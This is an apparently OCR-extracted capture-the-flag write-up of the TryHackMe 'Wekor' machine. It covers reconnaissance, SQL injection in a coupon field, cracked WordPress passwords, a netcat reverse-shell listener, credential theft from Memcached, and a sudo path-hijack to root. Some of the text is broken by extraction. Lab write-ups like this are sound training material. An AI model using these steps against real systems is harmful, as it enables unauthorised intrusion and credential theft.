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Nmap Scan (TCP)

```
STATE SERVICE VERSION
P0RT
                    OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu L:
22/tcp open ssh
| ssh-hostkey:
   2048 95:c3:ce:af:07:fa:e2:8e:29:04:e4:cd:14:6a:21:b5 (RSA)
   256 4d:99:b5:68:af:bb:4e:66:ce:72:70:e6:e3:f8:96:a4 (ECDSA)
   256 Od:e5:7d:e8:1a:12:c0:dd:b7:66:5e:98:34:55:59:f6 (ED25519
                    Apache httpd 2.4.18 ((Ubuntu))
80/tcp open
            http
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 9 disallowed entries
/workshop//root//lol//agent//feed/crawler/boot
/comingreallysoon /interesting
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 2:
No exact OS matches for host (test conditions non-ideal).
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Network Distance: 4 hops
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Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

SSH (22)

```
—(kali⊕kali)-[~/Desktop/THM/Wekor]

—$ ssh root@wekor.thm

The authenticity of host 'wekor.thm (10.10.175.185)' can't be exected by ED25519 key fingerprint is SHA256:S7/coQaR2jN3yW2A4Q7SF7n+nYGnZ0 his key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint warning: Permanently added 'wekor.thm' (ED25519) to the list of root@wekor.thm's password:
```


Password authentication is allowed.

HTTP (80)

Dirsearch

```
Target: http://wekor.thm/

[21:57:54] Starting:
[21:59:10] 200 - 113B - /robots.txt
[21:59:13] 403 - 274B - /server-status
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comingreallysoon [Status: 301, Size: 317, Words: 20, Line :: Progress: [9/9] :: Job [1/1] :: 642 req/sec :: Duration: [0:0
```

Vhosts


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
      SITE
      [Status: 200, Size: 143, Words: 27, Line

      :: Progress: [30000/30000] :: Job [1/1] :: 77 req/sec :: Duration
```


Website Features



A user, Jim, might be on the machine.




Exploitation



I gave the $\ \ \$ as input in the coupon space, which shows an error \rightarrow this might be vulnerable to SQL injection.

And we know that MySQL is the database.





```
r—(kali⊕kali)-[~/Desktop/THM/Wekor]

□$ john password_hashed --show


wp_jeffrey:rockyou


wp_yura:soccer13

wp_eagle:xxxxxx
```


 $\label{localize} \begin{tabular}{l} Coupon Code: 1 With ID: 2 And With Expire Date Of: admin|http://site.wekor.thm/wordpress.wp_jeffrey|http://jeffrey.com.wp_yura|http://yura.com.wp_eagle|http://eagle.com.ls Valid! \\ \end{tabular}$

We have got the site.wekor.thm subdomain. But it leads to nowhere. But now we know where to go.






Jeffery, no admin privilege.



Eagle also has no admin privilege.



Yura has admin privileges. So now we can get the reverse shell from the 404.php page.

```
—(kali⊛kali)-[~/Desktop/THM/Wekor]
└$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.175.185] 46008
Linux osboxes 4.15.0-132-generic #136~16.04.1-Ubuntu SMP Tue Jai
12:42:55 up 1:32, 0 users, load average: 0.00, 0.00, 0.00
USER
         TTY
                  FROM
                                    LOGIN@
                                             IDLE
                                                    JCPU
                                                           PCPU \
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
www-data@osboxes:/var/backups$ netstat -lptu
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                             * • *
           0
                  0 localhost:mysql
tcp
                  0 localhost:11211
                                             * • *
tcp
           0
                                             * • *
tcp
           0
                  0 *:ssh
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* • *
tcp
            0
                    0 localhost:ipp
                                                  * • *
tcp
            0
                    0 localhost:3010
tcp6
            0
                    0 [::]:http
                                                  [::]:*
                    0 [::]:ssh
                                                  [::]:*
tcp6
            0
                    0 ip6-localhost:ipp
                                                  [::]:*
tcp6
            0
                                                  * • *
udp
            0
                    0 *:bootpc
                                                  * • *
udp
            0
                    0 *:ipp
                                                  * • *
udp
            0
                    0 *:44984
                                                  * * *
udp
                    0 *:mdns
            0
udp6
            0
                    0 [::]:47496
                                                  [::]:*
udp6
                    0 [::]:mdns
                                                  [::]:*
            0
```

Something is running on port 11211

I googled it.

```
TCP port 11211 is the default port used by the Memcached caching system , which is commonly used to speed up dynamic web applications by caching frequently accessed data.
```

I ended up following a write-up: I didn't think I could use telnet inside a reverse shell.

```
www-data@osboxes:/var/backups$ telnet localhost 11211
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
version
VERSION 1.4.25 Ubuntu
stats
STAT pid 923
STAT uptime 6289
STAT time 1737568529
STAT version 1.4.25 Ubuntu
STAT libevent 2.0.21-stable
STAT pointer_size 32
STAT rusage_user 0.006392
STAT rusage_system 0.175347
```

```
STAT curr connections 1
STAT total connections 8
STAT connection structures 2
STAT reserved fds 20
STAT cmd get 0
STAT cmd_set 25
STAT cmd flush 0
STAT cmd touch 0
STAT get_hits 0
STAT get misses 0
STAT delete misses 0
STAT delete hits 0
STAT incr misses 0
STAT incr hits 0
STAT decr misses 0
STAT decr hits 0
STAT cas misses 0
STAT cas hits 0
STAT cas badval 0
STAT touch hits 0
STAT touch misses 0
STAT auth cmds 0
STAT auth errors 0
STAT bytes_read 801
STAT bytes written 244
STAT limit_maxbytes 67108864
STAT accepting_conns 1
STAT listen_disabled_num 0
STAT time in listen disabled us 0
STAT threads 4
STAT conn_yields 0
STAT hash_power_level 16
STAT hash_bytes 262144
STAT hash_is_expanding 0
STAT malloc_fails 0
STAT bytes 321
```

```
STAT curr_items 5
STAT total_items 25
STAT expired_unfetched 0
STAT evicted_unfetched 0
STAT evictions 0
STAT reclaimed 0
STAT reclaimed 0
STAT crawler_reclaimed 0
STAT crawler_items_checked 0
STAT lrutail_reflocked 0
END
```

```
stats cachedump 1 0
ITEM id [4 b; 1737562180 s]
ITEM email [14 b; 1737562180 s]
ITEM salary [8 b; 1737562180 s]
ITEM password [15 b; 1737562180 s]
ITEM username [4 b; 1737562180 s]
END
get username
VALUE username 0 4
Orka
END
get password
VALUE password
VALUE password 0 15
OrkAiSC00L24/7$
END
```

After that, I searched on the web about the Memcached caching system and got to know about the get, put and flush_all commands. Will read about this later.

Privilege Escalation

```
1a26a6d51c0172400add0e297608dec6
Orka@osboxes:~$ sudo -1
[sudo] password for Orka:
Matching Defaults entries for Orka on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
User Orka may run the following commands on osboxes:
    (root) /home/Orka/Desktop/bitcoin
```

Some crypto is involved here.

```
Orka@osboxes:~/Desktop$ 1s -la
total 20
drwxrwxr-x 2 root root 4096 Jan 23 2021 .
drwxr-xr-- 18 Orka Orka 4096 Jan 26 2021 ..
-rwxr-xr-x 1 root root 7696 Jan 23 2021 bitcoin
-rwxr--r-- 1 root root 588 Jan 23 2021 transfer.py
```

Using the strings command with the bitcoin binary:

```
Enter the password :
password
Access Denied...
Access Granted...
```

Turns out the privilege escalation was pretty simple

```
Orka@osboxes:~$ mv Desktop oldDesk
Orka@osboxes:~$ mkdir Desktop
Orka@osboxes:~$ cp /bin/bash Desktop/bitcoin
Orka@osboxes:~$ sudo /home/Orka/Desktop/bitcoin
root@osboxes:~# whoami
root
```

```
root@osboxes:/root# ls
cache.php root.txt server.py wordpress_admin.txt
root@osboxes:/root# cat wordpress_admin.txt
admin:krq7@Gr60jo5FOHyDL
```

Now, we also have the admin's password for WordPress.